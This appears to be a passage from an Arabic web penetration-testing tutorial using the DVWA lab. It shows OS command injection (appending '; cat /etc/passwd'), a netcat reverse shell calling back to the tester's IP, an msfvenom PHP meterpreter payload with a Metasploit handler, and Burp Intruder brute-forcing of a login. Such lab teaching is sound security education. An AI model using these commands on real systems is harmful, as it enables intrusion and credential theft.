
```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.048 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.033/0.044/0.048/0.006 ms
help
index.php
source
```

سوف تظهر نتيجة التعليمة **ls** مباشراً بعد نتيجة تنفيذ التعليمة **ping**

يمكنك عرض ملفات النظام الحساسة مثل ملف كلمات السر من خلال كتابة التعليمة التالية:

127.0.0.1; cat /etc/passwd



يمكنك الآن استخدام هذه الثغرة لتنفيذ التعليمات التي ذكرناها سابقاً لإضافة وتعديل وحذف المستخدمين من النظام، كما يمكن استغلال هذه الثغرة لعرض محتوى ملف **passwd** الذي يحوي على كلمات السر لكل المستخدمين وكذلك لعرض كود التطبيق للبحث عن ثغرات إضافة في التطبيق.

ويمكن الاستفادة من هذه الثغرة في الحالة التي يكون فيها تطبيق الويب مبنى فيه تنفيذ تعليمة لإرسال ايميل بدلاً من استخدام مكتبة **SMTP**

هذه الثغرات تظهر عندما يمرر عنوان ايميل غير منقح إلى سطر الأوامر في تطبيق ارسال الايميلات لبناء التعليمة.

مثال:

Mail –s "Account Confirmation? dolphin-syria@hotmail.com

كما يمكنك إضافة تعليمات لينكس إضافية لإضافة عنوان إيميل إلى دخل مستخدم ذو صلاحيات عالية ليتم معالجته مباشراً من قبل نظام التشغيل.

منطقة أخرى يجب فحصها عندما تجد ثغرة حقن تعليمات نظام التشغيل هي استخدام **shell** تفاعلية.

يوجد عدة طرق للقيام بهذه العملية من خلالها ولكن الطريقة الأكثر شيوعاً هي باستخدام أداة **netcat** على كل من جهازك كمستمع وعلى جهاز الهدف ك **shell** و التي سوف تتصل بشكل عكسي مع جهازك.

يمكنك إعداد جهازك كمستمع من خلال تنفيذ التعليمة التالية

nc -l -v yourIPAddress -p 4444

```
root@h2o:~# nc -l -v 127.0.0.1 -p 4444
listening on [any] 4444 ...
```

وعلى جهاز الهدف من خلال حقن التعليمة التالية

```
nc –c /bin/sh YourIPAddress 4444
```

شيل الويب web shell:

هو سكريبت صغير يمكن رفعه إلى سيرفر الويب من خلال موقع مصاب بهذه الثغرة وهو يؤمن لمختبر الاختراق وصول لسيرفر الويب ويسمح له بتنفيذ التعليمات من عن بعد.

يجب أن يكون السكريبت مكتوب بلغة يدعمها سيرفر الويب (**php or asp**)

إذا كان السيرفر الهدف يدعم **PHP** فيجب استخدام سكريبت مكتوبة بهذه اللغة.

الشيل تسمح لمختبر الاختراق القيام ومن عند بالأمور التالية:

- التنقل بين المجلدات.
- تعديل الملفات.
- تحميل أو رفع ملفات.
- حذف الملفات.
- تنفيذ تعليمات في نظام التشغيل.

- الاتصال بقاعدة البيانات.
- كشف معلومات عن بنية الشبكة.

يمكن رفع هذه الشيل في المواقع المصابة بثغرة

RFI – Remote File Inclusion

يوجد العديد من الشيل والتي تؤمن لك واجهة للتحكم بالسيرفر الهدف مثل: **China Chopper, WSO, C99 and B374K**

كما يمكننا استخدام **msfvenom** لتوليد شيل **php** تسمح لنا بفتح جلسة اتصال عكسي مع السيرفر الهدف

```
root@h2o:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=172.16.2.100 LPORY=4444 -e php/base64
 -f raw >shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1287 (iteration=0)
php/base64 chosen with final size 1287
Payload size: 1287 bytes
```

الآن يمكننا رفع هذا الملف إلى سيرفر الويب (إذا كان السيرفر مصاب بهذه الثغرة)

وفتح اداة الميتاسبلويت وإعداد **handler** ليستقبل الاتصال العكسي

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 172.16.2.100
lhost => 172.16.2.100
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.2.100:4444
[*] Starting the payload handler...
```

ثم نقوم بفتح الرابط الذي يحوي على مسار الشيل وعندها سوف تبدأ عملية الاتصال العكسي وسنحصل على جلسة **meterpreter** فعالة مع النظام الهدف.



محتوى هذا الفصل:

- ثغرات المصادقة وإدارة الجلسة.
- هجوم القوة الغاشمة **brute force** لكسر المصادقة.
- مهاجمة الجلسة (الكوكيز).
- هجوم تجاوز المسار.

No security hole is small

مقدمة:

عملية المصادقة تسمح لنا بتسجيل الدخول إلى تطبيق الويب بينما إدارة الجلسة تتبع الطلبات والإجابات التي تتم خلال عملية التصفح وبذلك نستطيع القيام بأكثر من عملية كدفع الفواتير والتسوق عبر الانترنت وتصفح المواقع.

عملية المصادقة **authentication** وعملية إدارة الجلسة لم تؤخذان بعين الاعتبار عندما تم إيجاد بروتوكول **HTTP** ، لسوء الحظ فإن المصادقة وإدارة الجلسة تحوي على ثغرات كثيرة في العديد من تطبيقات الويب.

هجوم تجاوز المسار يحدث عندما يكون مسموح للمهاجم التنقل بين المجلدات في سيرفر الويب.

وهذا شائع جداً عندما يسمح تطبيق الويب بعملية رفع الملفات **upload** حيث يقوم مختبر الاختراق بخلق ملف خبيث ليتم معالجته من قبل تطبيق الويب ويسمح بالوصول إلى الملفات والمجلدات الحساسة في سيرفر الويب.

سوف نتعرف على المجلدات التي يتم مهاجمتها في كل من نظام التشغيل ويندوز ونظام التشغيل لينكس وكيف تتم عملية الهجوم.

ثغرات المصادقة وإدارة الجلسة:

هجوم المصادقة الأكثر شيوعاً يتم باستخدام أدوات البروكسي مثل أداة (**Burp Suite's Intruder**) التي تستخدم هجوم القوة الغاشمة **brute force** للتخمين على معلومات تسجيل الدخول

لا يوجد الكثير من السرية في هذا النوع من الهجوم ولكنه ناجح جداً لأن معظم المستخدمين مازالوا يستخدمون كلمات سر ضعيفة.

سوف نقوم باستخدام **Burp Intruder** مع قائمة تحوي على عدد كبير من كلمات السر.

هناك العديد من الجوانب في المصادقة خلال تطبيق الويب والتي لها أهمية في هذا النوع من الهجوم مثل:

- تسجيل الدخول إلى التطبيق.
- تغيير كلمة المرور.
- الأسئلة السرية.
- اسم المستخدم المتوقع.

- كلمة السر الأولية المتوقعة.
- كلمات السر التي لا تنتهي صلاحياتها أبداً.

خلال هذا الفصل مصطلح الكوكيز **cookie** سوف يستخدم للإشارة إلى الكوكيز الخاصة بالجلسة **session cookie** أو معرف الجلسة **session identifier**

مهاجمة إدارة الجلسة يمكن فقط من خلال إحدى الطريقتين:

١. مهاجمة آلية توليد معرف الجلسة.
٢. مهاجمة آلية استخدام الكوكيز وآلية تسليمها من قبل تطبيق الويب.

مهاجمة آلية توليد الكوكيز صعب جداً لأن آلية توليد إدارة الجلسة تكون متضمنة داخل سيرفر الويب الذي يقوم بخلق الكوكيز والتي من الصعب جداً تخمينها.

الهجوم الأكثر شيوعاً على التطبيق يتم من خلال فحص كيفية استخدام الكوكيز من قبل التطبيق وهذا النوع من الهجوم لا يتطلب منك فهم عملية توليد الكوكيز بل يركز على الوصول إلى الكوكيز وطريقة استخدامها.

مختبر الاختراق يقوم بسرقة الكوكيز وإعادة استخدامها

ثغرات تجاوز المسار:

عندما يتم تنصيب سيرفر الويب وإعداده فإن تطبيق الويب يأخذ مساحة من سيرفر الويب و يسمح للتطبيق العمل داخلها، هذه المساحة تحوي على الكود الخاص بالتطبيق والصور والملفات وقواعد البيانات الخاصة بالتطبيق.

التطبيق لا يجب عليه أبداً أن يحاول الوصول إلى مصادر خارج المساحة المخصصة له لأن هذه المصادر الأخرى الموجودة على سيرفر الويب ستكون مخصصة لتطبيقات أخرى،

إذا استطاع مختبر الاخراق الوصول إلى خارج حدود المساحة المخصصة للتطبيق والوصول إلى المصادر الأخرى على سيرفر الويب فهذا يسمى هجوم تجاوز المسار.

هجوم القوة الغاشمة لكسر المصادقة:

المصادقة تأخذ مكانها في عدة أجزاء من تطبيق الويب غير صفحة الدخول الرئيسية وهي موجودة أيضاً عندما يقوم المستخدم بتغيير كلمة السر أو تحديث معلومات الحساب الخاص به وتتم عملية المصادقة

أيضاً خلال عملية استعادة كلمة المرور وخلال الإجابة على الأسئلة السرية وعند استخدام خيار تذكرني **remember me**

إذا تم إيجاد أي خلل في عملية المصادقة خلال العمليات السابقة فسوف يتم الوصول إلى عملية المصادقة بشكل الكامل.

الشيء المخيف في ثغرات المصادقة بأنه يمكن أن تفتح باب ليتم الوصول من خلاله لكل حسابات المستخدمين، تخيل المصيبة التي سوف تحصل في حال الوصول إلى حساب المدير بسبب الضعف في عملية المصادقة.

سوف نقوم باستخدام محاكة القوة الغاشمة **Brute Force** الموجودة في **DVWA** للقيام بهجوم القوة الغاشمة بشكل **online**

هذه العملية ستتم على صفحة **HTML** مبنية على أساس القيام بعملية المصادقة وهذا النوع مستخدم في أكثر من **90**% من تطبيقات الويب.

بغض النظر عن التأثيرات المستمرة لإضافة عوامل أخرى في عملية المصادقة مثل أسئلة التحدي فإن اسم المستخدم وكلمة المرور تبقى الآلية الأكثر انتشاراً في عملية المصادقة.

هذا الهجوم مختلف عن هجوم كسر هاش كلمات السر بشكل **offline** والذي قمنا به في فصل سابق باستخدام أداة **John the Ripper** ففي هذا الهجوم سوف نتفاعل بشكل مباشر مع تطبيق الويب وقاعدة

البيانات التي تقوم بمعالجة اسم المستخدم وكلمة المرور خلال عملية المصادقة.

هجوم القوة الغاشمة بشكل **online** هو أبطئ بكثير من هجوم كسر الهاش لكلمة السر بشكل **offline** لأننا سوف نقوم بإعادة تقديم الطلب في كل مرة إلى تطبيق الويب ويجب أن ننتظر تطبيق الويب حتى يقوم بتوليد الإجابة على كل طلب وإرسالها إلينا.


اعتراض محاولة المصادقة:

قم بفتح **Brute Force** من القائمة اليسرى في **DVWA** وتأكد من إعداد **Burp** كبروكسي في متصفحك.


سوف نحاول اعتراض محاولة تسجيل دخول سنرسلها إلى التطبيق لذلك تأكد من أن **Burp Intercept** في حالة **on**

سنحاول تخمين اسم المستخدم وكلمة السر بشكل يدوي في صفحة **HTML** هذه ولكن لاحقاً ستكون هذه الخطوة أساسية قبل المرحلة التالية لذلك أفهم جيداً ماهي البارامترات التي ترسل إلى تطبيق الويب خلال محاولة عملية المصادقة العادية.

لقد قمت باستخدام **Jameel** إسم مستخدم و **password** كلمة سر كما في الشكل التالي:



عندما تقوم بتقديم محاولة تسجيل الدخول هذه من خلال الضغط على زر **login** يمكنك رؤية البارامترات في **brup suit** من القائمة **proxy** كما في الشكل التالي:



حالياً سوف نهتم فقط ببارامترين: اسم المستخدم وكلمة المرور من أجل هذا الهجوم.

تذكر أننا متأكدون من أن عملية المصادقة هذه سوف تفشل ولكن هدفنا الرئيسي هو الحصول على محاولة مصادقة في سجل التاريخ الخاص بالبروكسي الخاص بنا.

يمكننا تغير قيم البارامترات لاستغلال الضعف في عملية المصادقة

يمكننا الآن توجيه هذا الطلب إلى التطبيق بالإضافة إلى سلسلة من الطلبات حتى نحصل على اسم المستخدم وكلمة المرور الصحيحة.

إحدى خصائص بروكسي الويب أنه يراقب كل طلب وإجابة تمر من خلاله

ثم يمكنك بعدها العودة وفحص (أو إعادة استخدام) أي طلب تريده

و هذا هو سبب قيامنا بمحالة المصادقة أول مرة، بالتأكيد ستكون محاولة فاشلة ولكننا بحاجة إلى الطلب الذي يحوي على كل شيء صحيح ما عاد اسم المستخدم وكلمة المرور، يمكنك رؤية كل الطلبات المتشكلة من خلال **history tab** في **proxy tool of Buro**

أنت الآن تنظر إلى محاولة المصادقة التي تم تشكيلها باستخدام اسم المستخدم **Jameel** وكلمة السر **password**

كما يظهر بالشكل التالي:

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Options | Alerts

Intercept | HTTP history | WebSockets history | Options


Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
47	http://127.0.0.1	GET	/dvwa/vulnerabilities/brute/	☐	☐	200	5313	HTML
48	http://127.0.0.1	GET	/dvwa/vulnerabilities/brute/	☐	☐	200	5313	HTML
49	http://127.0.0.1	GET	/dvwa/vulnerabilities/brute/?user...	☑	☐	200	5365	HTML

إعداد Burp Intruder:


يمكنك الآن استخدام هذا الطلب كهيكل لمحاولة استغلال صفحة المصادقة هذه، وذلك باستخدام أسماء مستخدمين وكلمات مرور مختلفة

للقيام بذلك وبكل بساطة قم بالضغط بالزر اليميني على الطلب واختر **sent to intruder** كما في الشكل التالي:



Burp Intruder: أداة تعمل بشكل أتوماتيكي ضد تطبيقات الويب ولكن يجب عليك تزويدها بقيم البارمترات و **payloads** الذي تختاره

في **Positions tab of Intruder** يمكنك رؤية خمس برامترات ملونة والتي يمكنك القيام بهجوم القوة الغاشمة عليها كما في الشكل التالي:



هذه البرامترات الخمسة هي نفسها البارمترات التي رأيناها في الطلب الذي قمنا باعتراضه

حالياً سوف نهتم فقط باسم المستخدم وكلمة المرور، لكي يتجاهل **intruder** البارمترات الثلاثة الباقية يجب أن تقوم بمسح الإشارة $ قبل وبعد قيمة البراميتر لتحصل على الشكل التالي:


```
GET /dvwa/vulnerabilities/brute/?username=§jameel§&password=§password§&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
Cookie: security=low; _js_datr=pGSbVoxcbPbs0bQcLSpLKUnh; PHPSESSID=tj62fipad80nf54iigs2t3t136
Connection: keep-alive
```

:Intruder Payloads

يجب أن نأخذ بعين الاعتبار نوع الهجوم الذي نريد القيام به

Intruder يملك أنواع مختلفة من الهجمات والتي يمكنك اختيار احداها

في هذا الهجوم سوف نختار **cluster bomb attack**



و سوف نستخدم **Runtime file**

